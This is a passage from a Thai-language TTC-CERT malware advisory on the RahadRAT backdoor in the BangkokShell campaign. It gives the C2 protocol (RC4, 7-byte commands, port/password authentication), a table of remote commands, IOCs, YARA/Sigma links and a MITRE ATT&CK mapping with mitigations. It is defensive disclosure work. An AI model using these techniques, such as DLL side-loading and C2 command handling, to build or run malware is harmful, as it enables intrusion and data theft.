ต่อมามัลแวร์จะพยายามสร้างการเชื่อมต่อไปยัง C2 ซึ่งมีโดเมนคือ www.bangkokdailyone[.]com ผ่านพอร์ตหมายเลข 21 ด้วยโปรโตคอล HTTP อย่างไรก็ตาม ข้อมูลจาก Whois แสดงให้เห็นว่าโดเมน www.bangkokdailyone[.]com ถูกจดทะเบียนเมื่อวันที่ 4 เมษายน พ.ศ. 2566 ซึ่งหมายความว่า ณ ขณะที่เขียนรายงานฉบับนี้ (24 มิถุนายน พ.ศ. 2566) ผู้โจมตีพึ่งจะมีการจัดเตรียม infrastructure สำหรับใช้ปฏิบัติการครั้งนี้ได้ไม่นาน อย่างไรก็ตาม ผลจากการตรวจสอบพบว่าผู้โจมตีได้ตั้งค่า nameserver ของโดเมนดังกล่าวเอาไว้ในลักษณะของ Parked Domain โดยกำหนดให้ชี้ไปยังหมายเลขไอพี 74.114.154[.]18 ซึ่งเป็นหมายเลขไอพีของผู้ให้บริการเว็บไซต์ Tumblr ซึ่งจะส่งผลให้เมื่อมัลแวร์เรียกไปยังโดเมนดังกล่าวก็จะไม่ได้รับการตอบกลับด้วยข้อมูลในรูปแบบตามที่มัลแวร์ต้องการและจะทำให้มัลแวร์ไม่แสดงพฤติกรรมที่เป็นอันตราย แต่ในขณะเดียวกันมัลแวร์ก็จะยังคงคอยพยายามเชื่อมต่อกับ C2 อย่างต่อเนื่อง และเมื่อใดก็ตามที่ผู้โจมตีแก้ไข nameserver ให้ชี้ไปยังหมายเลขไอพีของเซิร์ฟเวอร์ C2 ที่แท้จริง มัลแวร์ก็จะสามารถทำการเชื่อมต่อได้ทันทีและพร้อมที่จะรับคำสั่งเพื่อแสดงพฤติกรรมที่เป็นอันตรายต่อไป โดยมัลแวร์จะมีการใช้งาน HTTP header ดังต่อไปนี้ในการเชื่อมต่อกับ C2

—เริ่มต้น รายละเอียด HTTP header และ user-agent—

GET / HTTP/1.1

User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)

Connection: keep-alive

—สิ้นสุด รายละเอียด HTTP header และ user-agent—


ในกรณีที่มัลแวร์สามารถสร้างการเชื่อมต่อกับ C2 ได้เป็นที่เรียบร้อยแล้ว การรับและส่งข้อมูลทั้งหมดจะถูกปกป้องเอาไว้ด้วยอัลกอริทึม RC4 โดยใช้ RC4 key ซึ่งมีขนาดความยาว 96 ไบต์ ทั้งนี้ C2 และมัลแวร์จะใช้ชุดคำสั่งซึ่งเป็นข้อมูลขนาด 7 ไบต์ ในการควบคุมการทำงานของมัลแวร์รวมถึงตรวจสอบความถูกต้องของข้อมูลที่ถูกรับส่งระหว่างกันโดยใช้อัลกอริทึม CRC-16/XMODEM ซึ่งโครงสร้างของชุดคำสั่งขนาด 7 ไบต์ มีรายละเอียดดังนี้

- ไบต์ลำดับที่หนึ่ง คือค่าคำสั่งที่ใช้สั่งการมัลแวร์ให้ทำงานตามที่กำหนดไว้ใน switch case
- ไบต์ลำดับที่สองถึงห้า ใช้สำหรับระบุค่าขนาดของข้อมูลที่ถูกรับและส่งระหว่างมัลแวร์และ C2 ซึ่งค่าดังกล่าวจะถูกมัลแวร์นำมาใช้ในการเตรียมพื้นที่ภายในหน่วยความจำ (allocate memory)
- ไบต์ลำดับที่หกถึงเจ็ด ใช้สำหรับเก็บค่าผลลัพธ์จากอัลกอริทึม CRC-16/XMODEM

สำหรับการเชื่อมต่อครั้งแรกระหว่างมัลแวร์และ C2 จะต้องผ่านกระบวนการ authentication ก่อน โดยขั้นตอนเริ่มต้นด้วยการที่ C2 ส่งชุดคำสั่งซึ่งไบต์แรกมีค่าเท่ากับ 0x6 เพื่อยืนยันกับมัลแวร์ว่าจะขอทำการ authenticate ด้วยรหัสผ่าน จากนั้น C2 จึงจะส่งข้อมูลรหัสผ่านไปยังมัลแวร์เพื่อทำการเปรียบเทียบกับรหัสผ่านที่ถูก hard-coded เอาไว้ โดยที่รหัสผ่านที่ได้รับจาก C2 จะต้องเข้าคู่กับหมายเลขพอร์ตที่ถูกกำหนดเอาไว้ในข้อมูลการตั้งค่าของมัลแวร์เท่านั้น ทั้งนี้ หากกระบวนการ authenticate ด้วยรหัสผ่านล้มเหลว มัลแวร์จะเปลี่ยนหมายเลขพอร์ตและพยายามสร้างการเชื่อมต่อไปยัง C2 ใหม่อีกครั้ง ซึ่งในการโจมตีครั้งนี้พบว่ามัลแวร์สามารถรองรับคู่ของรหัสผ่านกับหมายเลขพอร์ตได้ 5 รายการ ได้แก่ พอร์ตหมายเลข 21, 443, 53, 80, และ 8080 ตามลำดับ อย่างไรก็ตาม ศูนย์ TTC-CERT คาดว่าผู้โจมตีสามารถปรับแต่งการทำงานของมัลแวร์ RahadRAT ในส่วนที่เกี่ยวข้องกับการเชื่อมต่อกับ C2 ได้อย่างอิสระด้วยการแก้ไขค่าภายในข้อมูลการตั้งค่าของมัลแวร์โดยที่ไม่ต้องไปยุ่งเกี่ยวกับโค๊ดของมัลแวร์ เช่น การกำหนดโดเมนของ C2, การกำหนดจำนวนของพอร์ตและรหัสผ่าน, การกำหนดความซับซ้อนของรหัสผ่านแต่ละรายการ, และ การกำหนดว่าพอร์ตหมายเลขใดคู่กับรหัสผ่านรายการใดบ้าง


เมื่อผ่านกระบวนการ authentication ได้เป็นที่เรียบร้อยแล้ว ลำดับต่อมามัลแวร์จะทำการเก็บรวบรวมข้อมูลที่เกี่ยวข้องกับเครื่องคอมพิวเตอร์ ได้แก่ computer name, username, รายละเอียดเกี่ยวกับไดรฟ์

(drive), รายละเอียดเกี่ยวกับ network adapter, เวลาปัจจุบันบนเครื่องคอมพิวเตอร์, และ เวอร์ชันของระบบปฏิบัติการ เพื่อเตรียมการส่งออกข้อมูลดังกล่าวไปยัง C2 รายละเอียดตามภาพที่ 4



ภาพที่ 4 *ตัวอย่างรายละเอียดเกี่ยวกับเครื่องคอมพิวเตอร์ที่มัลแวร์ทำการเก็บรวบรวมก่อนเตรียมการส่งออกไปยัง C2*

สำหรับกระบวนการในการส่งออกข้อมูลไปยัง C2 นั้น มัลแวร์จะทำการจัดเตรียมชุดคำสั่งขนาด 7 ไบต์ และนำค่าดังกล่าวไปใส่เอาไว้ที่ส่วนต้นของชุดข้อมูลจากนั้นจึงจะต่อท้ายด้วยข้อมูลที่จะทำการส่งออกไปโดยที่ข้อมูลทั้งหมดจะถูก obfuscated ด้วยอัลกอริทึม RC4 เอาไว้อีกชั้นหนึ่ง ซึ่งมัลแวร์จะทำการส่งข้อมูลชุดคำสั่งออกไปก่อนเป็นลำดับแรก หลังจากนั้นจึงจะส่งข้อมูลที่เก็บรวบรวมมาได้เป็นลำดับที่สอง รายละเอียดตามภาพที่ 5



ภาพที่ 5 *ชุดคำสั่งและข้อมูลที่จะทำการส่งออกไปยัง C2 ถูก obfuscate ด้วยอัลกอริทึม RC4*

ภายหลังจากที่มัลแวร์ทำการ authenticate กับ C2 และส่งออกข้อมูลเบื้องต้นที่เกี่ยวข้องกับเครื่องคอมพิวเตอร์เสร็จเป็นที่เรียบร้อยแล้ว ผู้โจมตีจะสามารถควบคุมสั่งการมัลแวร์ได้จากระยะไกลด้วยการส่งคำสั่ง

ผ่าน C2 ซึ่งมีคำสั่งทั้งหมด 14 รูปแบบ โดยจะมุ่งเน้นไปที่การเก็บรวบรวมข้อมูลและบริหารจัดการไฟล์และไดเรคทอรี่บนเครื่องคอมพิวเตอร์เป้าหมาย เช่น การสร้าง, การลบ, และ การย้าย เป็นต้น นอกจากนั้นมัลแวร์ยังสามารถสร้างโปรเซส cmd.exe เพื่อ execute คำสั่งต่าง ๆ ที่ได้รับจาก C2 อีกด้วย รายละเอียดเกี่ยวกับขีดความสามารถของมัลแวร์ปรากฏตามตารางที่ 2

ตารางที่ 2 รูปแบบคำสั่งและขีดความสามารถของมัลแวร์

คำสั่ง	ขีดความสามารถ
0x01	อ่านข้อมูลจากไฟล์
0x02	เขียนข้อมูลลงในไฟล์หรือสร้างไฟล์ขึ้นมาใหม่
0x04	เก็บรวบรวมข้อมูลเบื้องต้นเกี่ยวกับเครื่องคอมพิวเตอร์ ได้แก่ computer name, username, รายละเอียดเกี่ยวกับไดรฟ์ (drive), รายละเอียดเกี่ยวกับ network adapter, เวลาปัจจุบันบนเครื่องคอมพิวเตอร์, และ เวอร์ชันของระบบปฏิบัติการ
0x07	จัดเตรียมพื้นที่ในหน่วยความจำเพื่อใช้ในการทำงานของมัลแวร์
0x08	สร้าง pipe (read/write) และสร้างโปรเซส cmd.exe เพื่อรอรับคำสั่งจาก C2
0x09	รับคำสั่งจาก C2 เพื่อ execute ผ่านโปรเซส cmd.exe
0x0A	Terminate โปรเซส cmd.exe และปิดการทำงานของ pipe handles ที่สร้างเอาไว้
0x0B	สร้างเธรด (thread) เพื่อทำการอ่านข้อมูลผลลัพธ์การทำงานจากโปรเซส cmd.exe จากนั้น obfuscate ข้อมูลดังกล่าวก่อนจะทำการส่งออกไปยัง C2
0x0D	เก็บรวบรวมข้อมูลเกี่ยวกับไดรฟ์บนเครื่องคอมพิวเตอร์ เช่น ชื่อไดรฟ์, ประเภท, และพื้นที่ว่าง เป็นต้น
0x0E	ตรวจสอบหาไฟล์ภายในเครื่องคอมพิวเตอร์
0x0F	ลบไดเรคทอรี่
0x10	สร้างไดเรคทอรี่
0x11	ลบไฟล์
0x12	ย้ายไฟล์หรือไดเรคทอรี่

ศูนย์ TTC-CERT จึงแจ้งเตือนและให้ข้อมูลนี้เพื่อให้เป็นข้อมูลกับองค์กรของสมาชิกสามารถนำไปเป็นข้อมูลประกอบในการประเมินความเสี่ยงด้วยตนเอง และดำเนินการตามความเหมาะสมเพื่อรักษาความปลอดภัยระบบสารสนเทศและระบบเครือข่ายขององค์กร อย่างไรก็ตามหากองค์กรของสมาชิกได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูล Indicators of compromise (IOCs) ของการโจมตีในกรณีนี้ จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

วิธีตรวจสอบว่าหน่วยงานถูกโจมตีหรือได้รับความเสียหายจากการถูกโจมตี

ตรวจสอบโดยใช้ YARA Rule

YARA rule สำหรับการตรวจจับไฟล์ต้องสงสัยซึ่งถูกใช้ในการโจมตีของแคมเปญ BangkokShell เขียนโดยศูนย์ TTC-CERT สามารถดาวน์โหลดได้ที่ https://github.com/ttc-cert/TTC-CERT-YARA-Rules/blob/main/malware/MALW_bangkokshell.yar

ตรวจสอบโดยใช้ Sigma Rule

Sigma rule สำหรับการตรวจจับพฤติกรรมของโปรเซสที่เกี่ยวข้องกับ OneDrive แต่ทำการ DLL Side-loading ไฟล์ DLL ที่เป็นอันตราย เขียนโดยศูนย์ TTC-CERT สามารถดาวน์โหลดได้ที่ https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/windows/MALW_bangkokshell.yml

Indicators of compromise (IOCs)

- ไฟล์ OneDriveStandaloneUpdater.exe (masqueraded)
    - MD5: b1c69e510750fb2f3263c10baa0ba38c
    - SHA1: 848f3de2b3eb5931505006299afeda797836cb2e
    - SHA256: 19e48527fc761dbf6f5f894fe6fe41547c0e7309a9bdf5707359dab8091db573
    - ssdeep: 384:81Rpp9e3TkYKJdsN7MGb0NO0pwK3RUAiGmGovy8ZpH0JWsEpwK3ReNxGmGovy8Z9:8Np94jKbsN7MGb0N7J4yiRSW7qjyiRuS
- ไฟล์ getopt.dll (malicious)
    - MD5: d69d2ff5b274da7d42ebb933b4fb9ce8
    - SHA1: cd2209c0e73f3601603130dd84d5140dcd53e763
    - SHA256: 87b48238f429b2379f29af9e585cf33fc8ce130d7c9504e7190b053727748d6f
    - ssdeep: 1536:HzAYizrxC80xliPqv8bElc8M8VsWjcdjwEQme:HriNAhA8UEb

- ไฟล์ license (shellcode)
    - MD5: 14b7a6fb6c10ff0bf55cd40bb23ecb2a
    - SHA1: 9ee16c5588026e4576e79a46244106884259c211
    - SHA256: 0f7ea24d5d2758bc9c53dc6f408322ccd998cac3ffc54e51d19c47a16a76d96e
    - ssdeep: 384:FsT8LxE/1Ibr7Azy1yva50y0o+hOqOJFDtxQIEcIdkx:Fsf1svAzvCO7VQ3/
- ไฟล์ payload
    - MD5: 5ecb74d0eec70398d187c28644aebb48
    - SHA1: 2ec4e54f9f513e543e780a1d05b6c1819cd4ddce
    - SHA256: 955060f97279bbacc1bc7120700b4a73ea6ef3be3781a993023e99993bedc7f5
    - ssdeep: 384:9aElZfbWQhCq/N4R+JK0qAJbTOaLdB18j+gn10TDpWJteTDk:9aEl1hCUZ+4v1YeDpW/Ao
- ไฟล์ imobiledevice.dll (suspicious)
    - MD5: aad94f16aa5002f08212d33a04b2da88
    - SHA1: f113c9dfc8ee99d442491e65974b0a7d49ac95ea
    - SHA256: cb0a22c4ee2610692c4ec4aee1c9693829bb82aebe2a260e0a100f354e5ea1e0
    - ssdeep: 1536:eXrawEwyr2Fz+R4KsRPDKr03c8HWsWjcdkOWstjSri:eOwny6EmR5qWZ
- User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
- Command and control server ที่ถูกใช้ในแคมเปญ BangkokShell
    - โดเมน: www.bangkokdailyone[.]com
- IoCs อื่น ๆ ที่เกี่ยวข้องเพิ่มเติม
    - Path ที่ค้นพบไฟล์ต้องสงสัย
        - %PROGRAMDATA%/Microsoft/Windows/DeviceMetadataStore

รายการ Techniques-Tactics ของการโจมตีในแคมเปญ BangkokShell โดยอ้างถึงตัวชี้วัดของ MITRE ATT&CK[3]

รูปแบบวิธีการโจมตีที่มีการใช้งานในการโจมตีโดยแคมเปญ BangkokShell ศูนย์ TTC-CERT จะอธิบายในหัวข้อนี้พร้อมกับการอ้างอิงถึงตัวชี้วัดของ MITRE ATT&CK เพื่อให้ง่ายต่อการสืบค้นข้อมูลหรือบริบทต่าง ๆ ที่เกี่ยวข้องเพิ่มเติมได้ง่ายขึ้น

Resource Development			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Develop Capabilities: Malware	T1587.001	ผู้โจมตีอาศัยโค๊ดบางส่วนจากโปรเจกต์โอเพนซอร์สบนเว็บไซต์ Github ชื่อ DllToShellCode ในการพัฒนา shellcode เพื่อนำมาใช้ในการโจมตีครั้งนี้	**Detection:** [DS0004] การวิเคราะห์มัลแวร์เพื่อเก็บรวบรวมข้อมูล IOCs และ TTPs สามารถนำข้อมูลเหล่านี้มาใช้ประโยชน์ในการเฝ้าระวังและติดตามการพัฒนา features ใหม่ ๆ ของมัลแวร์ได้
Execution			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Command and Scripting Interpreter: Windows Command Shell	T1059.003	มัลแวร์สามารถสร้างโปรเซส cmd.exe และใช้ในการ execute คำสั่งที่ได้รับมาจาก C2 ได้	**Mitigations:** [M1038] การใช้งานระบบ application control สามารถช่วยป้องกันการโจมตีประเภทนี้ได้ **Detection:** [DS0009] ตรวจสอบพฤติกรรมการสร้างหรือเรียกใช้งานโปรเซส cmd.exe ที่ผิดปกติ เช่น parent process (PPID) เป็น OneDriveStandaloneUpdater.exe แต่ทำการเรียกใช้งาน cmd.exe เป็นต้น

[3] "MITRE ATT&CK®." https://attack.mitre.org/. Accessed 29 Jun. 2021.

Resource Development			
Native API	T1106	มัลแวร์มีการใช้งาน Windows API (WinAPI) จำนวนมากเพื่อใช้ในกระบวนการทำงาน เช่น ทำการโหลดและ map ไฟล์ shellcode โดยเรียกใช้ CreateFileW, GetFileSize, VirtualAlloc, และ ReadFile รวมถึงการใช้ WinAPI เช่น GetProcAddress และ LoadLibrary ในการ solve WinAPI อื่น ๆ เพื่อใช้ในการโจมตีขั้นต่อไป เป็นต้น	**Mitigations:** [M1038] ใช้งาน application control เช่น Windows Defender Application Control, AppLocker, หรือ Software Restriction Policies เพื่อบล็อคซอฟต์แวร์ที่เป็นอันตรายไม่ให้ทำการ execution ได้ **Detection:** [DS0011] เฝ้าระวังอีเว้นท์ที่เกี่ยวข้องกับการสร้างไฟล์ DLL/PE รวมถึงการโหลดไฟล์ดังกล่าว และควรตรวจสอบพฤติกรรมการโหลดไฟล์ประเภท system DLL โดยโปรเซสต้องสงสัย, [DS0009] เฝ้าระวังและตรวจสอบการเรียกใช้งาน API ของโปรเซสต้องสงสัยโดยอาศัยข้อมูลประกอบอื่น ๆ ร่วมด้วยเพื่อช่วยในการวิเคราะห์พฤติกรรมที่ผิดปกติ
Shared Modules	T1129	ไฟล์ getopt.dll (malicious) มี export function ที่เป็นอันตรายคือ getopt_long_a ซึ่งจะถูกเรียกใช้งานโดยไฟล์ PE ได้	**Mitigations:** [M1038] ใช้งาน application control เพื่อป้องกันไม่ให้ไฟล์ DLL ที่เป็นอันตรายถูกโหลดใช้งาน **Detection:** [DS0011] หากเป็นไปได้ควรจำกัดให้สามารถโหลด DLL module จากภายใต้ไดเรคทอรี่ %SystemRoot% และ %ProgramFiles% เท่านั้นซึ่งจะช่วยป้องกันการโหลดใช้งานโมดูล

Resource Development			
			จาก path อื่น ๆ ที่ไม่ปลอดภัยได้, [DS0009] เฝ้าระวังการเรียกใช้งาน API ซึ่งอาจจะถูกใช้ในการ execute payload ผ่าน shared modules
Defense Evasion			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Obfuscated Files or Information: Dynamic API Resolution	T1027.007	ไฟล์ shellcode มีการใช้งาน BKDR Hash เพื่อเปรียบเทียบกับข้อมูล DllName ที่ได้จากการ parsing ข้อมูลใน PEB ก่อนที่จะทำการ solve API เพื่อนำมาใช้งาน นอกจากนี้มัลแวร์ยังมีการสร้าง WinAPI table ในช่วง runtime โดยใช้เทคนิค stackstrings ร่วมกับการ enumulate PEB จากนั้นจะเรียกใช้งาน WinAPI ผ่านเทคนิค indirect call ซึ่งเป็นการเรียก API ผ่าน pointer ใน memory ทำให้การตรวจสอบด้วยวิธี static analysis ทำได้ยากขึ้น	**Detection:** [DS0022] ระบบป้องกันในรูปแบบ file-based signature สามารถใช้ในการตรวจจับเทคนิค dynamical resolution ได้ แต่ทั้งนี้ขึ้นอยู่กับวิธีการที่มัลแวร์ใช้ในการ obfuscate API ด้วย, [DS0011] ตรวจสอบการโหลดใช้งานโมดูลโดยเฉพาะโมดูลที่ไม่ปรากฏใน import tables นอกจากนี้การวิเคราะห์มัลแวร์ด้วยเทคนิค Dynamic Analysis สามารถใช้ในการตรวจสอบพฤติกรรมการเรียกใช้งานโมดูลและ API ที่ผิดปกติของไฟล์ต้องสงสัยได้, [DS0009] เฝ้าระวังและตรวจสอบการเรียกใช้งานฟังก์ชัน GetProcAddress() และ LoadLibrary() ซึ่งมักจะถูกใช้ในเทคนิค dynamic loading API

Resource Development			
Obfuscated Files or Information: Embedded Payloads	T1027.009	ไฟล์ shellcode มีการ embedded ไฟล์ payload เอาไว้ภายใน โดยที่ไฟล์ payload ถูก obfuscate เอาไว้ด้วยอัลกอริทึม XOR ciper	**Mitigations:** [M1049] แอนตี้ไวรัสสามารถใช้ในการตรวจจับและปิดกั้นการทำงานของไฟล์ต้องสงสัยได้, [M1040] ใช้งานระบบป้องกันที่อาศัยการตรวจจับพฤติกรรมต้องสงสัย เช่น บนระบบปฏิบัติการ Windows 10 สามารถเปิดใช้งาน Attack Surface Reduction (ASR) เป็นต้น **Detection:** [DS0022] เฝ้าระวังและตรวจสอบไฟล์ที่ถูกสร้างขึ้นใหม่ในระบบ โดยเฉพาะไฟล์ที่มีขนาดใหญ่หรือมีค่า entropy ในระดับสูงผิดปกติ
Masquerading: Match Legitimate Name or Location	T1036.005	ผู้โจมตีตั้งชื่อไฟล์ว่า OneDriveStandaloneUpdater.exe เพื่อให้คล้ายคลึงกับไฟล์ที่เกี่ยวข้องกับ Microsoft OneDrive รวมถึงไฟล์อื่น ๆ เช่น getopt.dll และ imobiledevice.dll เพื่อให้คล้ายคลึงกับชื่อไฟล์ในไลบรารี libimobiledevice	**Mitigations:** [M1038] ใช้งานเครื่องมือประเภท application control ที่สามารถปิดกั้นการ execution ของโปรแกรมโดยกำหนดเงื่อนไขที่นอกเหนือจากชื่อของไฟล์, [M1022] ปิดกั้นการ execution ของไฟล์ binary จาก directory หรือ location ที่ไม่ตรงตามนโยบายการรักษาความปลอดภัยขององค์กร **Detection:** [DS0022] เปรียบเทียบ hash กับชื่อไฟล์โดยอาศัยข้อมูลจากฐานข้อมูลที่มีว่าสอดคล้องกันหรือไม่ และทำการเฝ้าระวังไฟล์ที่ถูก execute จาก location ที่ผิดปกติ รวมถึงเฝ้าระวังไฟล์ที่มี

Resource Development			
			modified date ไม่สอดคล้องกับข้อมูลที่ได้รับจากการ update หรือ patch, [DS0009] ในกรณีของโปรเซส ให้ตรวจสอบเชิงลึกด้วยการเช็คข้อมูล InternalName, OriginalFilename, และ/หรือ ProductName ว่าสอดคล้องกับชื่อไฟล์ (filename) หรือไม่
Indicator Removal	T1070	มัลแวร์สามารถสั่งการจาก C2 เพื่อทำการ terminate โปรเซส cmd.exe รวมถึง pipe handles ต่าง ๆ ที่สร้างเอาไว้ได้	**Detection:** [DS0015] เฝ้าระวังและตรวจสอบ application log ที่ดูผิดปกติ เช่น โปรเซส OneDriveStandaloneUpdater.exe ทำการ terminate โปรเซส cmd.exe, [DS0009] คอยเฝ้าระวังและตรวจสอบโปรเซสที่ถูกสร้างขึ้นมาและมีการเรียกใช้งาน WinAPI ซึ่งสามารถใช้เพื่อ terminate โปรเซสอื่น ๆ ได้ เช่น TerminateProcess
Indicator Removal: File Deletion	T1070.004	มัลแวร์สามารถสั่งการจาก C2 เพื่อทำการลบไฟล์หรือไดเรคทอรี่บนเครื่องคอมพิวเตอร์ได้	**Detection:** [DS0022] คอยเฝ้าระวังพฤติกรรมผิดปกติที่ทำการลบไฟล์หรือไดเรคทอรี่บนเครื่องคอมพิวเตอร์
Deobfuscate / Decode Files or Information	T1140	ไฟล์ shellcode จะทำการ deobfuscate payload ด้วยอัลกอริทึม XOR cipher โดยใช้ XOR key ที่มีขนาดความยาว 400 ไบต์	**Detection:** [DS0009] เฝ้าระวังการสร้างโปรเซสต้องสงสัย เช่น การสร้างโปรเซสที่เกี่ยวข้องกับ OneDrive ในสภาพแวดล้อมขององค์กรที่ไม่ได้มีนโยบายในการใช้งาน OneDrive

Resource Development			
Hijack Execution Flow: DLL Side-Loading	T1574.002	ไฟล์ OneDriveStandaloneUpdater.exe จะทำการโหลดไฟล์ getopt.dll (malicious) และ imobiledevice.dll ในช่วง runtime โดยที่ไฟล์ getopt.dll (malicious) มี exports function ซึ่งจะทำหน้าที่ในการโหลดไฟล์ shellcode เข้าสู่พื้นที่หน่วยความจำของโปรเซสต่อไป	**Mitigations:** [M1051] อัพเดตซอฟต์แวร์อย่างสม่ำเสมอซึ่งแพตช์ล่าสุดอาจจะสามารถป้องกันการ side-loading ได้ **Detection:** [DS0022] เฝ้าระวังไฟล์ที่ถูกสร้างในโฟลเดอร์ที่ผิดปกติ รวมถึงเฝ้าระวังการแก้ไขสิทธิ์และ attributes ของไฟล์, [DS0011] เฝ้าระวังอีเว้นท์เกี่ยวกับ DLL/PE โดยเฉพาะที่เกี่ยวข้องกับการสร้างและโหลดไฟล์เข้าไปยังโปรเซส เช่น โปรเซสที่เกี่ยวข้องกับ OneDrive แต่ทำการโหลดไฟล์ DLL ชื่อ getopt.dll หรือ imobiledevice.dll จะถือว่าผิดปกติและต้องทำการตรวจสอบอย่างเร่งด่วน, [DS0009] เฝ้าระวังโปรเซสที่ถูกสร้างขึ้นมาใหม่ ซึ่งอาจไม่อยู่ในรายการโปรเซสตามปกติที่องค์กรใช้งาน เช่น องค์กรไม่มีการใช้งาน OneDrive แต่กลับตรวจพบโปรเซส OneDriveStandaloneUpdater.exe เป็นต้น
Reflective Code Loading	T1620	ไฟล์ shellcode ทำการ reflective loading ไฟล์ payload (DLL) เข้าไปยังพื้นที่หน่วยความจำของโปรเซส และทำการเรียกใช้งานฟังก์ชันภายใน payload โดยตรง	**Detection:** [DS0011] เฝ้าระวังการ execute โปรเซสที่ต้องสงสัย โดยอ้างอิง signature ของเทคนิค reflective code loading เช่น ภายใต้ระบบปฏิบัติการวินโดวส์มีรูปแบบที่เกี่ยวข้องกับ .NET Common Language Runtime

Resource Development			
			(CLR) อาทิเช่น mscor.dll, mscoree.dll, และ clr.dll โดยหากโมดูลในข้างต้นถูกโหลดเข้าสู่โปรเซสที่ปกติแล้วไม่ควรมีการเรียกใช้งานโมดูลเหล่านี้ ให้ถือว่าผิดปกติและควรได้รับการตรวจสอบ หรือในกรณีของ BangkokShell ควรเฝ้าระวังโปรเซสที่มีชื่อเกี่ยวข้องกับ OneDrive แต่ทำการโหลดโมดูลต้องสงสัย เช่น getopt.dll เป็นต้น, [DS0012] ข้อมูล AMSI / ETW traces สามารถใช้ในการตรวจจับสัญญาณของการ execute โค๊ดต้องสงสัยจากภายในพื้นที่หน่วยความจำของโปรเซสต้องสงสัยได้
Discovery			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
System Network Configuration Discovery	T1016	มัลแวร์ทำการตรวจสอบข้อมูลที่เกี่ยวข้องกับ network adapter เช่น MAC address และหมายเลข local IP ของเครื่องคอมพิวเตอร์	**Detection:** [DS0009] คอยเฝ้าระวังและตรวจสอบโปรเซสที่ถูกสร้างขึ้นมาและมีการเรียกใช้งาน WinAPI ซึ่งสามารถใช้เพื่อตรวจสอบข้อมูลที่เกี่ยวข้องกับการตั้งค่า network บนเครื่องคอมพิวเตอร์ได้ เช่น GetAdaptersAddresses
System Owner/User Discovery	T1033	มัลแวร์ทำการตรวจสอบข้อมูลชื่อ username ที่กำลังใช้งานเครื่องคอมพิวเตอร์	**Detection:** [DS0009] คอยเฝ้าระวังและตรวจสอบโปรเซสที่ถูกสร้างขึ้นมาและมีการเรียกใช้งาน

Resource Development			
			WinAPI ซึ่งสามารถใช้เพื่อตรวจสอบข้อมูลที่เกี่ยวข้องกับ username ที่กำลังใช้งานเครื่องคอมพิวเตอร์ได้ เช่น GetUserNameW
System Information Discovery	T1082	มัลแวร์ทำการตรวจสอบข้อมูลที่เกี่ยวข้องกับเครื่องคอมพิวเตอร์หลายรายการ เช่น เวอร์ชันของระบบปฏิบัติการ, computer name เป็นต้น	**Detection:** [DS0009] คอยเฝ้าระวังและตรวจสอบโปรเซสที่ถูกสร้างขึ้นมาและมีการเรียกใช้งาน WinAPI ซึ่งสามารถใช้เพื่อตรวจสอบข้อมูลที่เกี่ยวข้องกับเครื่องคอมพิวเตอร์ได้ เช่น GetVersionExW, GetComputerNameW
